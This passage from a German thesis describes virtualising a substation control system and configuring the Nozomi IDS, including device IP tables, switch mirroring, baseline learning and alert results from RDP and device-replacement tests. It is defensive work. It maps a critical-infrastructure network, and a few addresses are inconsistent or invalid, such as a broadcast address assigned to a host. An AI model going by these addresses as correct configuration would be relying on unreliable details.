Das betrachtete UW ist mit einem zentralen Leitsystem ausgestattet und verfügt über zwei Einspeisefelder sowie eine Vielzahl von Abgängen, die mithilfe verschiedener Schutzgeräte geschützt und gesteuert werden. Aufgrund seiner geografischen Lage in Deutschland und der Tatsache, dass das UW den in der KritisV, Anhang 1, Teil 3, Nr. 1.3.1 festgelegten Schwellenwert von 3700 GWh/Jahr überschreitet, erfüllt es die Anforderungen für eine Einstufung als kritische Infrastruktur.
Das besagte Leitsystem ist auf einem Windows-Computer installiert und nutzt die speziell für diese Aufgabe entwickelte Software EcoStruxure Power Automation System User Interface (EPAS-UI). Diese Software ermöglicht die Steuerung und Verwaltung der verschiedenen Schutzgeräte und dient vor allem der Aufzeichnung von Ereignissen und Messwerten. Über generierte Alarm erfolgt die Überwachung der Anlage auf technische Unregelmäßigkeiten und Fehler. Die grundlegende Struktur des Umspannwerks wird in den Abbildungen Nr. 4.1 und Nr. 4.2 veranschaulicht.




Abbildung 4.1: Aufbau der Anlage, Teil 1.

Abbildung 4.2: Aufbau der Anlage, Teil 2.

Die folgende Tabelle 4.1 zeigt die verschiedenen Geräte, welche sich in dem UW befinden und beschreibt diese kurz.

Tabelle 4.1: In der Anlage verwendete Schutztechnik

Name	Funktion
ECOSUI01	Leitsystem
GTW	Protokolltranslator
C434	Feldeinheit zur Steuerung und Überwachung von Schaltfeldern in einem Mittel- oder Hochspannungsnetz
P632	Transformator-Differentialschutzgerät
P132	Überstromzeitschutzgerät
P433	Distanzschutz- und Steuereinrichtung
P139	Überstromzeitschutz- und Steuereinrichtung

Die Schutzgeräte spielen eine zentrale Rolle in der Überwachung und Steuerung elektrischer Anlagen. Diese Geräte überwachen Parameter wie Spannungs- oder Frequenzüber- bzw. Unterschneidungen, um potenzielle Abweichungen frühzeitig zu erkennen und entsprechende Schutzmechanismen auszulösen. Die Hauptaufgabe liegt jedoch im Erkennen von Fehlern auf Kabeln, Leitungen oder in Abgängen. Weiterhin wird über diese Geräte die Steuerung der Anlage realisiert und macht sie für evtl. automatische oder manuelle Schaltungen unverzichtbar. Damit tragen diese Geräte wesentlich zur Sicherheit, Stabilität und Effizienz von Stromnetzen und elektrischen Anlagen bei.
Im Muster-UW werden Produkte der Firma Schneider Electric mit der Produktbezeichnung MiCOM genutzt. Das Transformator-Differentialschutzgerät MiCOM-P632 überwacht Stromdifferenzen im Transformator und ist zuständig für eine schnelle, zuverlässige Erkennung von Fehlern. Das MiCOM-P132 arbeitet als Überstromzeitschutzgerät, um elektrische Anlagen durch die Erkennung von Stromabweichungen zu schützen. Die Distanzschutzgeräte MiCOM-P433 überwachen Spannungs- und Stromdifferenzen in elektrischen Anlagen, um potenzielle Fehler zu identifizieren und die Integrität der Anlage aufrechtzuerhalten. Die MiCOM-C434 ist eine Steuerungs- und Überwachungseinheit für Schaltanlagen, die entwickelt wurde, um Leistungs-, Trenn- und Erdungsschalter (Schaltgeräte) zu steuern. Durch die Kombination von Überwachung und Steuerung gewährleistet es den sicheren Betrieb der Anlage. Das MiCOM-P139, bietet einen Überstromschutz und ermöglicht auch die Steuerung von Schaltgeräten in der Anlage.

Das Leitsystem besteht aus einer Datenaufzeichnungs- und eine grafischen Komponente. Mit der grafischen Komponente, dem lokalen Supervisory Control and Data Acquisition Human Machine Interface (SCADA HMI) kann der reibungslose Betrieb und die ordnungsgemäße Funktionsweise der Schutzgeräte im UW überwacht werden. Die Datenaufzeichnung dient dazu, historische Ereignisse UW genau zu analysieren und relevante Ereignisse auszuwerten. Diese ist auf einem Windows Betriebssystem installiert. Im weiteren Verlauf der Arbeit wird das Betriebssystem und die darauf installierten Leitsystemanwendungen vereinfacht als Leitsystem bezeichnet.

Durch die, für die Arbeit notwendige Virtualisierung der Schutzgeräte, ist deren grund-

sätzliche Funktion zwar nicht mehr gegeben, dies ist für die Integration des IDS jedoch nicht relevant. Daher wird im späteren Verlauf nicht mehr direkt auf die einzelnen Geräte eingegangen. Auch die integrierte Syslog Anbindung kann aufgrund der Virtualisierung nicht geprüft werden und wird daher bei der Auswertung des HIDS ebenfalls nicht betrachtet.

4.1 Virtualisierung des Muster-UW

Wie in der Einleitung dieses Kapitels erwähnt ist es erforderlich, die Anlage zu virtualisieren, um die Integration der IDS-Lösungen zu testen. Das aufgebaute Mirrorsystem ermöglicht es, Änderungen am Leitsystem vorzunehmen und Tests durchzuführen, was in der realen Anlage nicht umsetzbar wären. Alle Netzwerkadressen und Gerätenamen wurden für die Arbeit geändert.

4.1.1 Was ist Virtualisierung

Unter Virtualisierung versteht man allgemein eine Abstraktion von Hardware mit Hilfe von Software [25]. Durch Virtualisierung ist es z. B. möglich mehrere, unterschiedliche Systeme wie verschiedene Linux-Distributionen und Windows parallel auf einem Computersystem laufen zu lassen.

Bei Virtualisierung unterscheidet man in Host und Gast. Der Host ist das System, welches Zugriff auf die reale Hardware besitzt. Der Gast hingegen, also die virtuelle Maschine (VM) besitzt nur virtuelle Hardware, die von dem Host mittels eines Hypervisors zur Verfügung gestellt wird. Generell wird zwischen Typ 1 und Typ 2 Hypervisor unterschieden. Der Typ 1 Hypervisor läuft direkt in einer Schicht über der Hardware und ist somit ein eigenständiges Betriebssystem. Bekannte Vertreter sind z.B. Hyper-V von Microsoft, Kernel-based Virtual Machine (KVM) und ESXi der Firma VMWare Inc. Der Typ 2 Hypervisor hingegen wird auf einem Betriebssystem als Anwendung ausgeführt. Bekannte Vertreter sind z. B. VirtualBox der Oracle Corporation und VM Workstation von VMWare.

4.1.2 VMs des Muster-UWs

Um die bestehende Anlage zu virtualisieren und zu erweitern, wird ein Server genutzt, auf dem sich das Typ 1 Hypervisor System ESXi von VMware befindet. Auf diesem läuft die VM des Leitsystems, welche eine Kopie des realen Systems ist. Ebenso befindet sich die CAP, welche Funktionen des HIDS erfüllen soll, hier. Für spätere Tests des IDS ist ebenso ein Kali Linux als VM vorhanden. Die zweite VM hat die Aufgabe, die in der Anlage vorhanden Schutzgeräte zu simulieren. Dafür kommt die Software SCL Viewer zum Einsatz, die auf einem eigenen Windows Betriebssystems installiert ist. Es

handelt sich um einen Typ 2 Hypervisor. Das IDS Nozomi wird auf einen separaten PC ausgegliedert, wird jedoch ebenfalls als Typ 2 Hypervisor mittels *VM Workstation* als VM betrieben. Die Ausgliederung hat den Hintergrund, dass mit der vorhanden ESXi Version kein virtueller Mirrorport konfigurierbar war. Ein Mirrorport ist eine spezielle Netzwerkkonfiguration für einen Switch, bei der der gesamte Datenverkehr zusätzlich über den besagten Mirrorport fließt. Dies ist notwendig, um Daten einer aktiven Netzwerkkomponente an ein IDS weiterzuleiten.
In der Tabelle *VMs mit zugeordneten IP-Adressen* 4.7 sind alle VMs noch einmal aufgelistet.

4.2 Leitsystem

Das Leitsystem, ist eine Wiederherstellung aus einem Image eines realen Umspannwerkes, welches sich so in Betrieb befindet. Die Grundkonfiguration ist somit bereits abgeschlossen. Das vorhandene Leitsystem ist so konfiguriert, dass es die IP-Adresse 172.20.6.230/24 zur Kommunikation nutzt. Zusätzlich wird auf der VM noch eine HIDS-Überwachung in Form einer Windows Eventweiterleitung auf Basis des Syslogprotokolls eingerichtet. Für dieses Vorhaben wird das Tool Windows Event Collector (WEC) von Schneider Electric verwendet. Dies ist notwendig, da Schneider Electric neben der normalen Überwachung des Gerätes die eigenen installierten Produkte detailliert überwachen will. Diese Anwendung ist technisch gleichwertig zur Client Anwendung der Firma Graylog Inc. deren zentrale Serverapplikation genutzt wird. Die genaue Konfiguration der Syslog-Weiterleitung wird in dem späteren Kapitel 6 *Integration von Graylog* genauer erläutert.

4.3 Gerätesimulation

Diese VM hat die Aufgabe, die verschiedenen elektrischen Geräte der realen Anlage zu simulieren, sodass Netzwerktraffic für das IDS entsteht. Damit generell ein Datenverkehr zwischen den VMs entstehen kann, muss auch diese VM eine Netzwerkadresse im gleichen Subnetz bekommen. Für diese Arbeit lautet sie 172.20.6.237. Für die Simulation wird die Software SCL Viewer verwendet. Der SCL Viewer ist in der Lage, mit einer Konfigurationsdatei aus einer bestehen Anlage die elektrischen Geräte zu simulieren. Die Konfigurationsdatei beinhaltet verschiedene Parameter der in der Anlage verwendeten Geräte, wie etwa IP oder Funktionsumfang. Nachdem die Datei eingelesen wurde, sind die verschiedenen Geräte vorhanden. Dies ist in der Abbildung Nr. 4.3 zusehen.




Abbildung 4.3: Ausschnitt SCL Viewer mit Geräten der Anlage

Über die Schaltfläche *Simulation* kann die Simulation aller Geräte gestartet werden. Wenn die Emulation gestartet wird, wird für jedes Gerät eine neue Netzwerkschnittstelle angelegt, sodass jedes Gerät eine eigene IP-Adresse zur Kommunikation bekommt. Die folgenden Tabellen Nr. 4.3 und Nr. 4.3 zeigt alle Geräte mit ihrer dazugehörigen IP-Adresse.

Tabelle 4.2: Simulierte Geräte mit Netzwerkadresse Teil 1

Gerät	IP-Adresse
ECOSUI01	172.20.6.230
C264	172.20.6.250
GTW01	172.20.6.253
C434_E03	172.20.6.103
P632_E03	172.20.6.163
P132E031	172.20.6.143
C434_E04	172.20.6.104
P433_E04	172.20.6.124
C434_E05	172.20.6.105
C434_E07	172.20.6.107
P433_E07	172.20.6.127
C434_E09	172.20.6.109
P632_E09	172.20.6.169
P132_E091	172.20.6.149
C434_W00	172.20.6.225
P132_W001	172.20.6.227
P132_W002	172.20.6.228
C434_K001	172.20.6.222
C434_K002	172.20.6.223
P139_K01	172.20.6.1
P139_K19	172.20.6.19
P139_K341	172.20.6.34
P139_K04	172.20.6.4
P139_K06	172.20.6.6
P132_K06	172.20.6.56
P139_K351	172.20.6.35
P439_K08	172.20.6.8
P139_K05	172.20.6.5
P132_K05	172.20.6.55

Tabelle 4.3: Simulierte Geräte mit Netzwerkadresse Teil 2

Gerät	IP-Adresse
P439_K14	172.20.6.14
P439_K15	172.20.6.15
P439_K16	172.20.6.16
P439_K17	172.20.6.17
P439_K18	172.20.6.18
P439_K21	172.20.6.21
P439_K22	172.20.6.22
P439_K23	172.20.6.23
P439_K24	172.20.6.24
P439_K25	172.20.6.25
P439_K26	172.20.6.26
P439_K27	172.20.6.27
P439_K28	172.20.6.28
P439_K29	172.20.6.29
P439_K30	172.20.6.30
P439_K31	172.20.6.31
P439_K32	172.20.6.32
P439_K33	172.20.6.33
P439_K07	172.20.6.7
P439_K09	172.20.6.9
P132_E033	172.20.6.219
P132_E093	172.20.6.221
P139_K20	172.20.6.20
P139_K342	172.20.6.84
P139_K352	172.20.6.85
P439_K10	172.20.6.10
P439_K11	172.20.6.11
P439_K12	172.20.6.12
P139_K13	172.20.6.13

4.4 Cybersecurity Application Platform

Die CAP wurde bereits im oberen Teil kurz beschrieben. Das Basissystem der CAP ist die Linux Distribution Debian. Mit einem speziellen Script zur Installation und den benötigen Dateien wird die CAP in das Debian installiert. Durch die Installation wird das Linuxsystem gehärtet, das bedeutet, dass z. B. unnötige Pakete entfernt werden, eine Firewall eingerichtet und konfiguriert wird, nicht benötige Ports geschlossen werden und einige Standardports geändert werden. Außerdem wird eine Docker Engine installiert. Mittels Docker können Anwendungen in isolierten Containern ausgeführt werden. Desweiteren können hier schon Applikation ausgewählt werden, welche installiert wer-

den sollen. Applikationen sind in diesem Kontext Docker Anwendungen, die in die CAP integriert wurden. In diesem Fall wird der Syslogserver von Graylog installiert, welcher später die Meldungen des Leitsystems empfangen soll. Die CAP fungiert also als Hostplattform für Graylog, dessen Konfiguration in Kapitel 6 beschrieben wird. An dieser Stelle muss lediglich noch eine passende IP-Adresse vergeben werden. Diese lautet für die Arbeit 172.20.6.225/24.

4.5 Kali Linux

Das Kali Linux muss an dieser Stelle ebenfalls nur als VM installiert werden. Es soll später dazu dienen, einfache Angriffe zu simulieren. Eine Integration in das Netzwerk erfolgt noch nicht, da es nicht Teil der nachgebildeten Anlage ist. Eine Integration in das Netzwerk zum jetzigen Zeitpunkt würde die Gefahr mit sich bringen, dass bei dem Lernprozess das Anrainersystem als legitimer Teil des Netzwerks erkannt wird.

4.6 NOZOMI VM

Nozomi Networks stellt sein IDS schon als VM zur Verfügung. Die VM muss also mittels der VM Workstation Software importiert werden und steht anschließend bereit. Der VM werden diesmal jedoch zwei virtuelle Netzwerkschnittstellen zugewiesen. Eine im gleichen Netzbereich wie das Leitsystem für die Netzwerkanalyse und eine weitere in einem anderen Bereich für die Administration. Die zugewiesenen IP-Adressen lauten 172.20.6.255/24 für die Netzwerkanalyse und 192.168.207.129/24 für den Zugriff auf die Weboberfläche zur Administration.

4.7 ESXi

Das ESXi als Hypervisor der Stufe 1 ist die Hostplatform für alle VMs, abgesehen vom NIDS. Der Zugriff auf ESXi und die einzelnen VMs geschieht über eine Weboberfläche, die über die IP 192.168.177.24/24 erreichbar ist.

In der folgenden Tabelle Nr.4.7 sind noch einmal alle VMs mit ihren zugehörigen Adressen aufgelistet.

Tabelle 4.4: VMs mit zugeordneten IP-Adressen

VM	IP Adresse
Leitsystem	172.20.6.230
Gerätesimulation	4.3 4.3
Cap	172.20.6.225
Kali	-
Nozomi VM	172.20.6.255, 192.168.207.129
ESXi	192.168.177.241

4.8 Switches

Damit das NIDS später in der Lage ist das gesamte Netzwerk zu überwachen, muss sichergestellt sein, dass der gesamte Netzwerkverkehr an das NIDS weitergeleitet wird. Wie bereits beschrieben wäre dies mit einem Mirrorporta am viruellen Switch einfach möglich gewesen. Da das ESXI diese technische Möglichkeit jedoch nicht mit sich bringt, musste eine Alternative gefunden werden. Dies wird mittels zwei virtuellen Switches und einem realen Switch erreicht. Die Konfiguration dieser wird jetzt beschrieben.

4.8.1 Virtuelle Switches

Es werden zwei virtuelle Switches benötigt um den Netzwerkverkehr aus dem ESXi zu einem physischen Switch zu leiten. Nutzt man nur einen virtuellen Switch, an den alle VMs angeschlossen sind, verlässt der Datenverkehr diesen virtuellen Switch nicht und gelangt nicht zum realen Switch, an dem das /acnidsan einen Mirrorport angeschlossen ist. Um dieses Problem zu lösen, muss sichergestellt werden, dass jeglicher Datenverkehr den virtuellen Switch verlässt. Um das zu erreichen, wurden die VMs an zwei virtuelle Switches angeschlossen, wie in Abbildung Nr. 4.4 zu sehen. Das Leitsystem und der Webzugriff auf den ESXi teilen sich einen virtuellen Switch. Dieser virtuelle Switch ist mit dem physischen Port *vmic2* des ESXi Servers verbunden. An den zweiten virtuellen Switch sind alle VMs angeschlossen, welche mit dem Leitsystem kommunizieren müssen. Dieser virtuelle Switch ist an einem andern physischen Port, *vmic3*, des Servers angeschlossen. Die Konstellation stellt sicher, dass jegliche Kommunikation vom oder zum Leitsystem aus dem ESXi Server geleitet wird.




Abbildung 4.4: Belegung der zwei virtuellen Switches

4.8.2 Physischer Switch

Der physische Switch dient als Knotenpunkt des Netzwerkes. Die beiden Ports des ESXi Servers *vmic2* und *vmic3* werden hier miteinander verbunden. Ein, als Mirrorport, konfigurierte Port sorgt für die Weiterleitung des eingehenden uns ausgehenden Datenverkehrs an das ebenfalls am Switch angeschlossene NIDS. In diesem Setup ist der Switch so konfiguriert, dass das vmic2 auf Port 5 und vmic3 auf Port 6 angeschlossen sind. Diese beiden Ports werden auf Port 7 gespiegelt, an welchem die VM mit dem Nozomi NIDS angeschlossen ist. Somit ist die Kommunikation der einzelnen VMs möglich, aber ebenso die Integration des NIDS. Die Abbildung Nr. 4.5 zeigt noch einmal die eben beschriebene Konfiguration der VMs, virtuellen Switches, physischen Switch und dem IDS.




Abbildung 4.5: Switch Konfiguration

4.9 Zusammenfassung: Testanlage

In diesem Abschnitt wurde das Strukturschema des Muster UW und seiner dazugehörigen Geräte erläutert. In der Folge wurde der Begriff der Virtualisierung näher erläutert und aufgezeigt, wie durch diese Technologie die Konfiguration des Testumfelds ermöglicht wurde. weiterhin wurden die verschiedenen VMs sowie des Netzwerks, in dem sie eingebettet sind, näher beschrieben. Zusätzlich wurde verdeutlicht, wie sichergestellt wurde, dass das NIDS in der Lage ist, sämtlichen Datenverkehr zu analysieren.

5 Integration NOZOMI IDS

Im Kapitel Nozomi VM 4.6 wurde die Konfiguration des acids beschrieben. In diesem Abschnitt wird die Integration sowie Konfiguration des Nozomi IDS genauer erläutert. Es besteht aus der Softwareanwendung „Nozomi Guardian“ und dem Verwaltungswerkzeug „Nozomi Management Console“. Im weiteren Verlauf wird die Software vereinfacht als „Nozomi“ bezeichnet, da die Trennung der Softwaremodule unscharf ist und beide gemeinsam auf der gleichen Plattform installiert werden,

5.1 Grundkonfiguration

Damit das IDS Anomalien erkennen kann und Alarme ausgeben können, muss zuerst der Normalzustand angelernt werden. Dabei wird ebenfalls eingestellt, was als Bedrohung gewertet werden soll. Dafür muss eine Baseline erstellt, ein Sicherheitsprofil ausgewählt und die Zonen zugewiesen werden. Diese Schritte werden im Folgenden beschrieben.

5.1.1 Erstellen der Baseline

Als Baseline wird der Normalzustand beschrieben, also jener Zustand, der später geschützt werden soll. Zum Erstellen dieser Baseline wird in den Bereich der Sicherheitssteuerung gewechselt, wie in dem Abbild Nr. 5.1 zu sehen.




Abbildung 5.1: NOZOMI: Baseline erstellen.

Es kann zwischen zwei grundsätzlichen Arten der Erkennungsmethodik unterschieden werden, dem adaptiven Lernen und dem strikten Modus.

Der strikte Modus ist die klassische Variante. Hier wird über einen bestimmten Zeitraum die Aktivität im Netzwerk beobachtet. In dieser Zeit lernt das NIDS, welche Geräte sich in dem Netzwerk befinden, welche Protokolle und Netzwerkports verwendet werden und wie die verschiedenen Geräte miteinander kommunizieren. Nach dieser Phase ist das Lernen abgeschlossen und die Baseline ist erstellt, das System kann in den Schutzmodus versetzt werden und bei Abweichungen zur Baseline Alarme ausgeben. Der Wechsel vom Lern- zum Schutzmodus kann jeweils manuell oder dynamisch vollzogen werden. Beim dynamischen Wechsel wird nach Ablauf einer definierten Zeit in den Schutzmodus gewechselt. Beim manuellen Wechsel entscheidet der Nutzer dies selbst.

Der adaptive Modus unterscheidet nicht strikt zwischen Lernen und dem Schutzmodus. In diesem Modus entscheidet das IDS selbst, ob eine Abweichung zur bisherigen Baseline einen Alarm genieren soll oder ob dies ein legitimer Grund gewesen ist. Eine gültige Abweichung kann z. B. sein, dass ein technisches Gerät ausgetauscht wird. Das

Nozomi erkennt an der sich ändernden MAC Adresse, dass es sich um ein neues Gerät handelt. Da es sich aber wie das vorher angelernte, bekannte Gerät verhält, wird kein Alarm ausgegeben. Bei der Wahl des strikten Modus hätte diese Aktion zu einer Alarmierung geführt.

Für das Testsystem, welches hier betrachtet wird, wurde der strikte Modus ausgewählt. Die Dauer des Anlernprozesses wurde auf 2 Betriebstage definiert, da dies nach Rücksprache mit Partnern der maximale Inbetriebnahmeaufwand für diese Art von System sein sollte. Für die Zeit wurde versucht eine normale Nutzung zu simulieren, sodass nach dieser Lernphase eine möglichst vollständige Baseline zur Verfügung steht.

5.1.2 Sicherheitsprofile und Sicherheitsverletzung

In der Sicherheitssteuerung muss weiterhin ein Profil ausgewählt werden. Dieses steuert, welche Aktionen einen Alarm auslösen. Es gibt vier verschiedene Profile, die als Niedrig, Mittel, Hoch und Paranoid bezeichnet sind. Insgesamt gibt es 80 verschiedene Netzwerkaktivitäten, welche zu einem Alarm führen können. Die folgende Tabelle Nr. 5.1 zeigt die Anzahl der Alarme, welche den verschiedenen Profilen zugeordnet werden.

Tabelle 5.1: Anzahl der Regeln in den verschiedenen Sicherheitsprofilen.

Profil	**Anz. der Regeln**
Niedrig	22
Medium	24
Hoch	32
Paranoid	2

Über die graphical user interface (GUI) des Nozomi lassen sich die einzelnen Regeln der Profile betrachten. Über Hilfe Icons wird ergänzend in der Oberfläche angezeigt, was die Ursache für das Auslösen einer Regel sein kann.

Zusätzlich gibt es eine Einteilung der Sicherheitsverletzungen von 1 bis 10, welche dem Administrator helfen kann sich für ein Profil zu entscheiden. Diese werden zusätzlich noch verbal und farblich markiert. Sicherheitsverletzungen der Stufe 1 bis 4 zählen zu der Kategorie *Low* und werden grün dargestellt. Zu der Kategorie *Medium* gehören die Stufen 5 bis 8, mit einem orangen Farbton. Rot werden Sicherheitsverletzungen der Kategorie *High* von 9 bis 10 dargestellt. Das Schema orientiert sich optisch an farblich bekannten Farbskalen und Warnfarben, die in Leitsystemen üblicherweise verwendet werden.

Das folgende Bild Nr. 5.2 zeigt einen Teil der vorhandenen Regeln mit ihrer Risikobewertung.




Abbildung 5.2: Nozomi: vordefinierte Risikobewertung

Für das Testsystem wird das Profil Paranoid gewählt, um alle möglichen Reaktionen des IDS zu visualisieren.

5.1.3 Zonen Konfiguration

In diesem Abschnitt lassen sich verschiedene Netzwerke oder Bereiche jeweiligen Zonen zuordnen. Dies dient dazu, diese sicherheitstechnisch unterschiedlich bewerten zu können. Öffentlich erreichbare Bereiche müssen anders bewertet werden als jene, die sich nahe am Prozess befinden. Das IDS erlaubt die Einteilung der vorhandenen Netze in acht verschiedene Sicherheitszonen, welche dem *Purdue Modell* entlehnt sind [26]. Das Purdue-Modell dient dazu, industrielle Netzwerke in verschiedene Ebenen einzuteilen - beginnend von der Produktionssteuerung bis zur Unternehmensverwaltung. Dabei hat jede Ebene spezifische Funktionen und Sicherheitsanforderungen. Das Ziel ist es, eine klare Trennung zwischen den Ebenen aufrechtzuerhalten, um die Sicherheit in industriellen Umgebungen zu verbessern. Die Tabelle Nr. 5.2 zeigt die verschiedenen Zonen auf und beschreibt diese kurz.

Tabelle 5.2: Nozomi: Zoneneinteilung

Level	**Zone**	**Beschreibung**
0	Process	niedrigster Level, die Verarbeitung der Daten geschieht in Echtzeit z. B. Schutzschalter
1	Basic Control	Überwachung der Sensoren der Geräte aus Level 0
2	Supervisory Control	Überwachung und Steuerung der unterliegenden Geräte, nicht in Echtzeit
2.5	Lower DMZ	Zwischenzone mit Sicherheitsvorkehrung, um unterschiedliche sichere Netze zu verbinden
3	Operations Control	Bereitstellung der Dienste für das Industrienetz
3.5	Upper DMZ	Zwischenzone mit Sicherheitsvorkehrung, um unterschiedliche sichere Netze zu verbinden
4	Planning and Logistic	Dienste, die mit dem Internet kommunizieren, z. B. E-Mail
5	Enterprise	weitere Dienste mit wenig Sicherheitsanspruch

Die Systeme der Testanlage befinden sich besonders nah am eigentlichen Prozess, deswegen befinden sie sich auch in den unteren Levels der Tabelle. Die Geräte, die simuliert werden, geben verschiedene Zustände und Messwerte an das Leitsystem weiter, sie sind also dem Level 2 zuzuordnen. Das Leitsystem sowie die Konfiguration des ESXi Servers und des Nozomi selbst sind den Bereichen der Überwachung und Administration zuzuordnen und gehören somit zu dem Level 3 bzw. 3.5. Dies ist in der folgenden Abbildung Nr. 5.3 zu sehen.

Schutzgeräte	172.20.0.0/16	1	Privat	Streng/Strikt - Schützen	Lokal
ESXI_Administration	192.168.177.0/24	2		Schützen - Paranoid	Lokal
EcoSui_Netzwerkberei...	172.20.6.0/24	2	Privat	Schützen - Paranoid	Lokal
Nozomi_web_acces	192.168.207.0/24	2			Lokal

Abbildung 5.3: Nozomi: Grafische Darstellung des Netzwerkes.

5.1.4 Netzwerkübersicht

Die Netzwerkübersicht ist eine grafische Darstellung der vorhanden Netzwerkgeräte und Knoten und dient einem Überblick. Neben den Geräten wird auch die Verbindung dargestellt sowie das erkannte Kommunikationsprotokoll. Auf dem folgenden Bild Nr. 5.4 sieht man den Zustand, welcher sich nach dem Lernprozess ergeben hat, also die Baseline. Links im grünen Bereich ist die Verbindung des Parametriercomputers zu dem ESXi Server zu sehen, dies dient der Administration der verschieden VMs in der Testumgebung. Im späteren Betrieb würde es sich um einen Verwaltungscomputer in einer höheren Zone handeln. In der Mitte, markiert mit dem gelben Kreis, befindet sich das Leitsystem, welches zu jedem Schutzgerät eine Verbindung aufgebaut hat. Ebenso besteht eine Verbindung zum Graylog, welches die Meldungen per Syslogprotokoll erhält. Der rote Kreis zeigt die Verbindung des Parametriercomputers zum Graylog; was ebenfalls der Administration dient.




Abbildung 5.4: Nozomi: Grafische Darstellung des Netzwerkes

Es werden in der Oberfläche zusätzlich die gesammelten Informationen über die Geräte angezeigt. Dies sind mittels Rechtsklick abrufbar und enthalten unter anderem die IP-Adressen, MAC-Adressen und genutzte Protokolle der Geräte. Die folgende Abbildung Nr. 5.5 zeigt die verschiedenen Informationen beispielhaft für einen Knoten.




Abbildung 5.5: Nozomi: Detaillierte Information über einen Knoten

5.2 Update der Baseline

Auch wenn die Baseline sehr genau über eine lange Zeit erstellt wurde, werden wahrscheinlich auch im Normalbetrieb Aktivitäten auftreten, die von der Baseline abweichen. Solche Aktivitäten müssen nicht immer einen gefährdenden Grund haben. Es sind in der Regel Aktivitäten, die nicht zu oft ausgeführt werden und somit nicht in die Baseline aufgenommen wurden. Ein System komplett in die Baseline aufzunehmen, kann vor allem in Industriebereich zeitaufwändig sein, da manche Aktionen im Anlagenbetrieb nicht

oder nur eingeschränkt durchgeführt werden können. In diesem Kapitel soll überprüft werden, inwiefern diese Falsch-Positive Probleme auftreten und ob man sie verringern kann.

5.2.1 Test: Bekanntes Gerät mit neuen Funktionen

Die Erfahrungen der Arbeit zeigen, dass die Lernphase detailliert geplant werden sollte. So passiert es schnell, dass Geräte in der Lernphase nicht all ihre Funktionen nutzen und diese somit nicht in die Baseline aufgenommen werden. Dies kann je nach Gerät und Funktion zu vielen Fehlalarmen führen. Für den Anwender ist es darum wichtig, dass Fehlalarme schnell und zuverlässig als solche erkannt werden und angelernt werden können. In diesem Abschnitt wird die Verbindung auf das System von einem bekannten Knoten getestet. Dazu wird sich zum Zwecke der administrativen Wartung auf das Leittechnikbetriebssystem verbunden. Dies geschieht im Falle eines technischen Fehlers auf dem Betriebssystem oder bei einer Wartung. In der Testanlage wird eine solche Einwahl über den Konfigurationscomputer erfolgen. Beim Lernprozess wurde dieser zwar in die Baseline aufgenommen, es wurde jedoch in dieser Zeit keine Verbindung z. B. via Remote Desktop Protocol (RDP) aufgebaut. Zu erwarten ist, dass Nozomi den Aufbau der RDP-Verbindung als Anomalie wertet und einen Alarm ausgibt. Die Erwartung wird erfüllt, das IDS gibt zwei Meldungen zum Vorgang aus, welche in der Abbildung Nr. 5.6 zu sehen sind.

RISIKO ...	TYP ID	BESCHREIBUNG	PROTOKOLL	QUELL IP	ZIEL IP
5	VI:NEW-PROTOCOL:APPLICATION	Protocol tcp/3389 between 172.20.6.140 and...	rdp	172.20.6.140	172.20.6.230
5	VI:NEW-LINK	New link with protocol tcp/3389 between 1...	tcp/3389	172.20.6.140	172.20.6.230

Abbildung 5.6: Erstmalige RDP Verbindung zwischen zwei bekannten Knoten

Dass zwei Meldungen angezeigt werden, kann man dadurch erklären, dass die RDP Verbindung zwei unterschiedliche Anomalien ausgelöst hat. Die erste Anomalie ist der generelle Kommunikationsaufbau vom Konfigurationsrechner zum Leitsystem. Die zweite Meldung verweist auf das verwendete Protokoll, also RDP. Beides ist nicht in der Lernphase aufgetreten und weicht von der Baseline ab.

Jede Anomalie muss nach dem Auftreten analysiert werden. Handelt es sich, wie im Beispiel, um eine legitime Handlung, kann man über das Kontextmenü das Verhalten der Baseline hinzufügen um weitere Alarmierungen der Aktion zu vermeiden. In den folgenden zwei Screenshots Nr. 5.7 und Nr. 5.8 ist das Anlernen für den ersten Vorfall gezeigt.




Abbildung 5.7: Kontextmenü zum Anlernen von neuem Verhalten.

Abbildung 5.8: Neu angelernt, Protokolle für den Knoten.

Nachdem das Verhalten gelernt wurde, wird bei einer neuen RDP Verbindung zwischen den beiden Knoten kein Alarm mehr angezeigt.


5.2.2 Test: Ändern von Komponenten Anlage

Im Verlauf der Zeit kommt es vor, dass Hardware innerhalb der Anlage geändert wird. Dies kann zum einen passieren, wenn die Anlage erweitert wird oder wenn Geräte kaputtgehen und diese ausgetauscht werden müssen.

Beides führt dazu, dass sich Geräte mit einer unbekannten MAC-Adresse und eventuell einer neuen IP-Adresse im Netzwerk anmelden. Neue ungelernte Geräte sind jedoch eine kritische Abweichung zur Baseline. Der Austausch von Geräten wird in diesem Abschnitt untersucht.

Um den Austausch defekter Hardware zu simulieren, werden zwei virtuelle Schutzgeräte durch zwei physische ersetzt. Zu erwarten ist, dass das IDS die neuen Geräte erkennt und einen kritischen Alarm anzeigt. Vor dem Hinzufügen der realen Geräte werden die virtuellen Geräte ausgeschaltet, um einen Doppelung der IP-Adresse zu vermeiden.


Wie erwartet wird das Hinzufügen der Geräte als Vorfall gemeldet, wie in der folgenden Abbildung Nr. 5.9 zu sehen ist.



RISIKO	ID	TYP ID	NAME	BESCHREIBUNG
			new Node	
9	a663dcf2	INCIDENT:NEW-NODE	New Node	New node 172.20.6.15 appeared on the network
9	99575a0e	INCIDENT:NEW-NODE	New Node	New node 172.20.6.14 appeared on the network

Abbildung 5.9: Neue Knoten, nach Geräteaustausch.

Da die Geräte schon vorkonfiguriert angeschlossen werden, treten sie mit dem Leitsystem in Kontakt und kommunizieren mit diesem. Das führt dazu, dass weitere Alarme ausgelöst werden, wie nachfolgend in Abbildung Nr. 5.10 zu sehen.



RISIKO ...	ZEIT	ID	TYP ID	BESCHREIBUNG	PR
9	2023-05-30 10:01:30.951	a1152870	VI:NEW-FUNC-CODE	New function code informationReport	mms
9	2023-05-30 10:01:28.155	23950b43	VI:NEW-FUNC-CODE	New function code 6 (getVariableAccessAttributes)	mms
9	2023-05-30 10:01:26.683	a0d11134	VI:NEW-FUNC-CODE	New function code 4 (read)	mms
7.5	2023-05-30 09:52:22.030	1e6b8a9b	VI:NEW-PROTOCOL-CONFIRMED	Protocol cotp between 172.20.6.230 and 172.20.6.15 has been confirmed	cotp
7.5	2023-05-30 09:52:22.011	e369c28f	VI:NEW-LINK	New link with protocol mms between 172.20.6.230 and 172.20.6.15	mms
9	2023-05-30 09:52:22.011	7ad1dfb9	VI:NEW-FUNC-CODE	New function code 5 (write)	mms
